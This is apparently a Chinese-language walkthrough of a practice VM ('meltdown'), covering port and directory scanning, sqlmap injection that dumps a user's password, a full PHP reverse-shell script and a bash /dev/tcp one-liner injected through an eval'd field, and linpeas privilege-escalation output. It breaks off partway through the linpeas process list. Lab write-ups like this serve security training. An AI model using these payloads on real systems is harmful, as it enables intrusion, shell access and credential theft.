信息收集
IP定位
┌──(web)─(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied192.168.0.102 08:00:27:99:3b:9e (Unknown)nmap扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.102Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 03:12 ESTNmap scan report for 192.168.0.102Host is up (0.00034s latency).Not shown: 65534 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)| ssh-hostkey:| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)80/tcp open http Apache httpd 2.4.62 ((Debian))|_http-server-header: Apache/2.4.62 (Debian)| http-cookie-flags:| /:| PHPSESSID:|_ httponly flag not set|_http-title: \xE7\x82\x89\xE5\xBF\x83\xE8\x9E\x8D\xE8\xA7\xA3Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds目录扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# dirsearch -u http://192.168.0.102
_|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.0.102/_26-01-13_03-13-20.txt
Target: http://192.168.0.102/
[03:13:20] Starting:[03:13:22] 403 - 278B - /.ht_wsr.txt[03:13:22] 403 - 278B - /.htaccess.bak1[03:13:22] 403 - 278B - /.htaccess.save[03:13:22] 403 - 278B - /.htaccess.orig[03:13:22] 403 - 278B - /.htaccess_orig[03:13:22] 403 - 278B - /.htaccess_extra[03:13:22] 403 - 278B - /.htaccess.sample[03:13:22] 403 - 278B - /.htaccessBAK[03:13:22] 403 - 278B - /.htaccessOLD[03:13:22] 403 - 278B - /.htaccessOLD2[03:13:22] 403 - 278B - /.htaccess_sc[03:13:22] 403 - 278B - /.html[03:13:22] 403 - 278B - /.htm[03:13:22] 403 - 278B - /.htpasswd_test[03:13:22] 403 - 278B - /.htpasswds[03:13:22] 403 - 278B - /.httr-oauth[03:13:23] 403 - 278B - /.php[03:13:41] 200 - 1B - /config.php[03:13:54] 200 - 2KB - /login.php[03:13:55] 302 - 0B - /logout.php -> index.php[03:14:08] 403 - 278B - /server-status/[03:14:08] 403 - 278B - /server-status
Task Completed┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u http://192.168.0.102 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.102[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: bak,js,yaml,php,txt,html,zip,db[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/login.php (Status: 200) [Size: 7488]/index.php (Status: 200) [Size: 4847]/.php (Status: 403) [Size: 278]/.html (Status: 403) [Size: 278]/item.php (Status: 200) [Size: 477]/logout.php (Status: 302) [Size: 0] [--> index.php]/config.php (Status: 200) [Size: 1]/.php (Status: 403) [Size: 278]/.html (Status: 403) [Size: 278]/server-status (Status: 403) [Size: 278]Progress: 1985031 / 1985040 (100.00%)===============================================================Finished===============================================================/index
<body> <div class="container"> <header> <h1>🎵 炉心融解 🎵</h1> <p>VOCALOID</p> </header>
<div class="login-prompt"> <p>🎯 <a href="login.php">请先登录以访问更多功能</a></p> </div>
<section class="items-section"> <h2>🔮 物品列表</h2> <ul class="items-list"> <li><a href="item.php?id=1">炉心</a></li> </ul> </section>
<section class="characters-section"> <h2>🌟 术曲人物介绍</h2> <div class="characters"> <div class="character-card"><h3>初音ミク</h3><p>初音未来是Crypton Future Media以Yamaha的VOCALOID系列语音合成程序为基础开发的音源库,是术曲文化的重要代表人物。</p></div><div class="character-card"><h3>鏡音リン</h3><p>镜音铃是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开发的虚拟歌手,是术曲《炉心融解》的原唱。</p></div><div class="character-card"><h3>鏡音レン</h3><p>镜音连是镜音铃的搭档,同样是VOCALOID虚拟歌手,在众多术曲中与镜音铃合作演唱。</p></div><div class="character-card"><h3>巡音ルカ</h3><p>巡音流歌是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开发的虚拟女性歌手软件角色,音色成熟华丽。</p></div><div class="character-card"><h3>KAITO</h3><p>KAITO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手,是VOCALOID家族中的大哥角色。</p></div><div class="character-card"><h3>MEIKO</h3><p>MEIKO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手,是VOCALOID家族中的大姐角色。</p></div> </div> </section> </div></body>/item.php?id=1

尝试sql注入
sql注入
┌──(web)─(root㉿kali)-[/home/kali]└─# sqlmap -u http://192.168.0.102/item.php?id=1 --batch ___ __H__ ___ ___["]_____ ___ ___ {1.8.11#stable}|_ -| . [)] | .'| . ||___|_ ["]_|_|_|__,| _| |_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 03:23:21 /2026-01-13/
[03:23:22] [INFO] testing connection to the target URLyou have not declared cookie(s), while server wants to set its own ('PHPSESSID=8ts85dvcp4g...20emrr2hlq'). Do you want to use those [Y/n] Y[03:23:22] [INFO] testing if the target URL content is stable[03:23:22] [INFO] target URL content is stable[03:23:22] [INFO] testing if GET parameter 'id' is dynamic[03:23:22] [INFO] GET parameter 'id' appears to be dynamic[03:23:22] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')[03:23:22] [INFO] testing for SQL injection on GET parameter 'id'it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Yfor the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y[03:23:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'[03:23:22] [WARNING] reflective value(s) found and filtering out[03:23:22] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="炉心")[03:23:22] [INFO] testing 'Generic inline queries'[03:23:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'[03:23:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'[03:23:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'[03:23:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'[03:23:22] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'[03:23:22] [INFO] GET parameter 'id' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable[03:23:22] [INFO] testing 'MySQL inline queries'[03:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'[03:23:22] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)[03:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries'[03:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'[03:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'[03:23:22] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'[03:23:22] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'[03:23:22] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'[03:23:32] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable[03:23:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'[03:23:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found[03:23:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test[03:23:32] [INFO] target URL appears to have 3 columns in query[03:23:32] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectableGET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Nsqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:---Parameter: id (GET) Type: boolean-based blind Title: AND boolean-based blind - WHERE or HAVING clause Payload: id=1 AND 3043=3043
Type: error-based Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET) Payload: id=1 AND GTID_SUBSET(CONCAT(0x71766a7671,(SELECT (ELT(3331=3331,1))),0x717a627171),3331)
Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: id=1 AND (SELECT 7672 FROM (SELECT(SLEEP(5)))Zqrt)
Type: UNION query Title: Generic UNION query (NULL) - 3 columns Payload: id=-2775 UNION ALL SELECT NULL,CONCAT(0x71766a7671,0x6c42515241676a4e6c475851465077425276494644747a41654561676a4865465970566776727651,0x717a627171),NULL-- ----[03:23:32] [INFO] the back-end DBMS is MySQLweb server operating system: Linux Debianweb application technology: PHP, Apache 2.4.62back-end DBMS: MySQL >= 5.6[03:23:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.102'[03:23:32] [WARNING] your sqlmap version is outdated
[*] ending @ 03:23:32 /2026-01-13/发现注入点
sqlmap -u http://192.168.0.102/item.php?id=1 --dbs --batch
available databases [5]:[*] information_schema[*] mysql[*] performance_schema[*] sys[*] targetsqlmap -u "http://192.168.0.102/item.php?id=1" \ -D target --tables --batch
Database: target[3 tables]+------------+| characters || items || users |+------------+
[03:27:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.102'[03:27:10] [WARNING] your sqlmap version is outdated
[*] ending @ 03:27:10 /2026-01-13┌──(web)─(root㉿kali)-[/home/kali]└─# sqlmap -u "http://192.168.0.102/item.php?id=1" \ -D target -T users -C id,password,username --dump --batch ___ __H__ ___ ___["]_____ ___ ___ {1.8.11#stable}|_ -| . [.] | .'| . ||___|_ [,]_|_|_|__,| _| |_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[03:28:17] [INFO] fetching entries of column(s) 'id,password,username' for table 'users' in database 'target'Database: targetTable: users[1 entry]+----+----------+----------+| id | password | username |+----+----------+----------+| 1 | rin123 | rin |+----+----------+----------+
[03:28:17] [INFO] table 'target.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.102/dump/target/users.csv'[03:28:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.102'[03:28:17] [WARNING] your sqlmap version is outdated
[*] ending @ 03:28:17 /2026-01-13/rin_profile.php

可以添加物品和介绍,尝试反弹shell
<?php// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);$VERSION = "1.0";$ip = '192.168.0.106';$port = 8888;$chunk_size = 1400;$write_a = null;$error_a = null;$shell = 'uname -a; w; id; sh -i';$daemon = 0;$debug = 0;
if (function_exists('pcntl_fork')) { $pid = pcntl_fork();
if ($pid == -1) { printit("ERROR: Can't fork"); exit(1); }
if ($pid) { exit(0); // Parent exits } if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); }
$daemon = 1;} else { printit("WARNING: Failed to daemonise. This is quite common and not fatal.");}
chdir("/");
umask(0);
// Open reverse connection$sock = fsockopen($ip, $port, $errno, $errstr, 30);if (!$sock) { printit("$errstr ($errno)"); exit(1);}
$descriptorspec = array( 0 => array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1);}
stream_set_blocking($pipes[0], 0);stream_set_blocking($pipes[1], 0);stream_set_blocking($pipes[2], 0);stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) { if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; }
if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; }
$read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); }
if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); }
if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); }}
fclose($sock);fclose($pipes[0]);fclose($pipes[1]);fclose($pipes[2]);proc_close($process);
function printit ($string) { if (!$daemon) { print "$string\n"; }}
?>发现报错了
Parse error: syntax error, unexpected token "<", expecting end of file in /var/www/html/item.php(15) : eval()'d code on line 1更改内容
eval('exec("/bin/bash -c \'bash -i >& /dev/tcp/192.168.0.106/8888 0>&1\'");');┌──(web)─(root㉿kali)-[/home/kali]└─# pwncat-cs -lp 8888/root/.pyenv/versions/3.11.9/envs/web/lib/python3.11/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81. from pkg_resources import iter_entry_points[03:38:48] Welcome to pwncat 🐈! __main__.py:164[03:39:30] received connection from 192.168.0.102:48514 bind.py:84[03:39:30] 192.168.0.102:48514: registered new host w/ db manager.py:957(local) pwncat$ back(remote) www-data@meltdown:/var/www/html$ iduid=33(www-data) gid=33(www-data) groups=33(www-data)(remote) www-data@meltdown:/var/www/html$提权
提权-rin
(remote) www-data@meltdown:/etc/cron.d$ cat php# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP# This purges session files in session.save_path older than X,# where X is defined in seconds as the largest value of# session.gc_maxlifetime from all your SAPI php.ini files# or 24 minutes if not defined. The script triggers only# when session.save_handler=files.## WARNING: The scripts tries hard to honour all relevant# session PHP options, but if you do something unusual# you have to disable this script and take care of your# sessions yourself.
# Look for and purge old sessions every 30 minutes09,39 * * * * root [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
(remote) www-data@meltdown:/etc/cron.d$ find / -perm -4000 -type f 2>/dev/null/usr/bin/chsh/usr/bin/chfn/usr/bin/newgrp/usr/bin/gpasswd/usr/bin/mount/usr/bin/su/usr/bin/umount/usr/bin/pkexec/usr/bin/sudo/usr/bin/passwd/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/eject/dmcrypt-get-device/usr/lib/openssh/ssh-keysign/usr/libexec/polkit-agent-helper-1
(remote) www-data@meltdown:/etc/cron.d$ ss -tulnpNetid State Recv-Q Send-Q Local Address:Port Peer Address:Portudp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 128 *:80 *:*tcp LISTEN 0 128 [::]:22 [::]:*
(remote) www-data@meltdown:/tmp$ envHISTCONTROL=ignorespacePWD=/tmpAPACHE_LOG_DIR=/var/log/apache2LANG=CINVOCATION_ID=03f1117977704453843954fe25f36bbdAPACHE_PID_FILE=/var/run/apache2/apache2.pidTERM=xterm-256colorAPACHE_RUN_GROUP=www-dataAPACHE_LOCK_DIR=/var/lock/apache2SHLVL=3APACHE_RUN_DIR=/var/run/apache2PS1=$(command printf "\[\033[01;31m\](remote)\[\033[0m\] \[\033[01;33m\]$(whoami)@$(hostname)\[\033[0m\]:\[\033[1;36m\]$PWD\[\033[0m\]\$ ")JOURNAL_STREAM=9:13571APACHE_RUN_USER=www-dataPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin_=/usr/bin/envOLDPWD=/
(remote) www-data@meltdown:/tmp$ history
(remote) www-data@meltdown:/$ grep -ri password翻了半天在/opt目录下放到了凭据
rin:b59a85af917afd07

rin@meltdown:~$ sudo -lMatching Defaults entries for rin on meltdown: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User rin may run the following commands on meltdown: (root) NOPASSWD: /opt/repeater.sh在测试靶机上这是个兔子洞因为没办法执行
-rw-r—r—1 root root /opt/repeater.sh
重新下hmv靶机
scp linpeas.sh rin@192.168.0.102:/tmp/rin@meltdown:/tmp$ ./linpeas.sh
[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE
╔════════════════════╗══════════════════════════════╣ System Information ╠══════════════════════════════ ╚════════════════════╝╔══════════╣ Operative system╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploitsLinux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.316-1 (2024-06-25)Distributor ID: DebianDescription: Debian GNU/Linux 10 (buster)Release: 10Codename: buster
╔══════════╣ Sudo version╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-versionSudo version 1.9.5p2
╔══════════╣ PATH╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
╔══════════╣ Date & uptimeTue 13 Jan 2026 04:24:25 AM EST 04:24:25 up 1:12, 1 user, load average: 0.08, 0.02, 0.21
╔══════════╣ Unmounted file-system?╚ Check if you can mount umounted devicesUUID=80e68759-1ca0-45eb-82a7-601b1f78dfe5 / ext4 errors=remount-ro 0 1UUID=257f425d-1ea4-4b8e-8dd8-69523f25d249 none swap sw 0 0/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0
╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)disksdasda1sda2sda5
╔══════════╣ Environment╚ Any private information inside environment variables?USER=rinSSH_CLIENT=192.168.0.106 49106 22SHLVL=1HOME=/home/rinOLDPWD=/etc/cron.dSSH_TTY=/dev/pts/1LOGNAME=rin_=./linpeas.shTERM=xterm-256colorXDG_RUNTIME_DIR=/run/user/1000LANG=en_US.UTF-8SHELL=/bin/bashPWD=/tmpSSH_CONNECTION=192.168.0.106 49106 192.168.0.102 22
╔══════════╣ Searching Signature verification failed in dmesg╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-faileddmesg Not Found
╔══════════╣ Executing Linux Exploit Suggester╚ https://github.com/mzet-/linux-exploit-suggester[+] [CVE-2019-13272] PTRACE_TRACEME
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903 Exposure: highly probable Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*} Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c Comments: Requires an active PolKit agent.
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,[ debian=7|8|9|10|11 ],fedora,manjaro Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: mint=19,ubuntu=18|20, debian=10 Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10 Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: less probable Tags: ubuntu=20.04{kernel:5.8.0-*} Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded
╔══════════╣ Protections═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.apparmor module is loaded.═╣ AppArmor profile? .............. unconfined═╣ is linuxONE? ................... s390x Not Found═╣ grsecurity present? ............ grsecurity Not Found═╣ PaX bins present? .............. PaX Not Found═╣ Execshield enabled? ............ Execshield Not Found═╣ SELinux enabled? ............... sestatus Not Found═╣ Seccomp enabled? ............... disabled═╣ User namespace? ................ enabled═╣ Cgroup2 enabled? ............... enabled═╣ Is ASLR enabled? ............... Yes═╣ Printer? ....................... No═╣ Is this a virtual machine? ..... Yes (oracle)
╔══════════╣ Kernel Modules Information══╣ Kernel modules with weak perms?
══╣ Kernel modules loadable?Modules can be loaded
╔═══════════╗═══════════════════════════════════╣ Container ╠═══════════════════════════════════ ╚═══════════╝╔══════════╣ Container related tools present (if any):/usr/sbin/apparmor_parser/usr/bin/nsenter/usr/bin/unshare/usr/sbin/chroot/usr/sbin/capsh/usr/sbin/setcap/usr/sbin/getcap
╔══════════╣ Container details═╣ Is this a container? ........... No═╣ Any running containers? ........ No
╔═══════╗═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════ ╚═══════╝Learn and practice cloud hacking techniques in https://training.hacktricks.xyz
═╣ GCP Virtual Machine? ................. No═╣ GCP Cloud Funtion? ................... No═╣ AWS ECS? ............................. No═╣ AWS EC2? ............................. No═╣ AWS EC2 Beanstalk? ................... No═╣ AWS Lambda? .......................... No═╣ AWS Codebuild? ....................... No═╣ DO Droplet? .......................... No═╣ IBM Cloud VM? ........................ No═╣ Azure VM or Az metadata? ............. No═╣ Azure APP or IDENTITY_ENDPOINT? ...... No═╣ Azure Automation Account? ............ No═╣ Aliyun ECS? .......................... No═╣ Tencent CVM? ......................... No
╔════════════════════════════════════════════════╗════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════ ╚════════════════════════════════════════════════╝╔══════════╣ Running processes (cleaned)╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processesroot 1 0.0 0.4 98848 10176 ? Ss 03:12 0:00 /sbin/initroot 225 0.0 0.7 48996 14988 ? Ss 03:12 0:00 /lib/systemd/systemd-journaldroot 250 0.0 0.2 22280 5056 ? Ss 03:12 0:00 /lib/systemd/systemd-udevdsystemd+ 275 0.0 0.2 89036 5616 ? Ssl 03:12 0:00 /lib/systemd/systemd-timesyncd └─(Caps) 0x0000000002000000=cap_sys_timeroot 321 0.0 0.1 6736 2560 ? Ss 03:12 0:00 /usr/sbin/cron -fmessage+ 322 0.0 0.2 7944 4172 ? Ss 03:12 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only └─(Caps) 0x0000000020000000=cap_audit_writeroot 323 0.0 0.1 222784 3852 ? Ssl 03:12 0:00 /usr/sbin/rsyslogd -n -iNONEroot 324 0.0 0.3 22540 7360 ? Ss 03:12 0:00 /lib/systemd/systemd-logindmysql 340 0.0 9.8 1097084 201824 ? Ssl 03:12 0:02 /usr/local/mysql/bin/mysqld --defaults-file=/etc/my.cnfroot 350 0.0 0.0 5840 1616 tty1 Ss+ 03:12 0:00 /sbin/agetty -o -p -- u --noclear tty1 linuxroot 363 0.0 0.2 9588 5588 ? Ss 03:12 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3root 397 0.0 1.0 108880 20588 ? Ssl 03:12 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signalrin 1514 0.0 0.2 14508 5860 ? S 04:16 0:00 _ sshd: rin@pts/1rin 1515 0.0 0.1 7084 3736 pts/1 Ss 04:16 0:00 _ -bashrin 1563 0.5 0.1 3420 2632 pts/1 S+ 04:24 0:00 _ /bin/sh ./linpeas.shrin 4632 0.0 0.0 3420 1028 pts/1 S+ 04:24 0:00 _ /bin/sh ./linpeas.shrin 4636 0.0 0.1 11844 3396 pts/1 R+ 04:24 0:00 | _ ps fauxwwwrin 4635 0.0 0.0 3420 1028 pts/1 S+ 04:24 0:00 _ /bin/sh ./linpeas.shroot 419 0.0 1.5 253876 32580 ? Ss 03:12 0:00 /usr/sbin/apache2 -k startwww-data 583 0.0 0.8 254308 16576 ? S 03:14 0:04 _ /usr/sbin/apache2 -k startwww-data 592 0.0 0.9 254308 18768 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 597 0.0 0.8 254316 17636 ? S 03:14 0:04 _ /usr/sbin/apache2 -k startwww-data 601 0.0 0.8 254308 17460 ? S 03:14 0:04 _ /usr/sbin/apache2 -k startwww-data 607 0.0 0.8 254308 17756 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 608 0.0 0.8 254308 17860 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 616 0.0 0.8 254308 17860 ? S 03:14 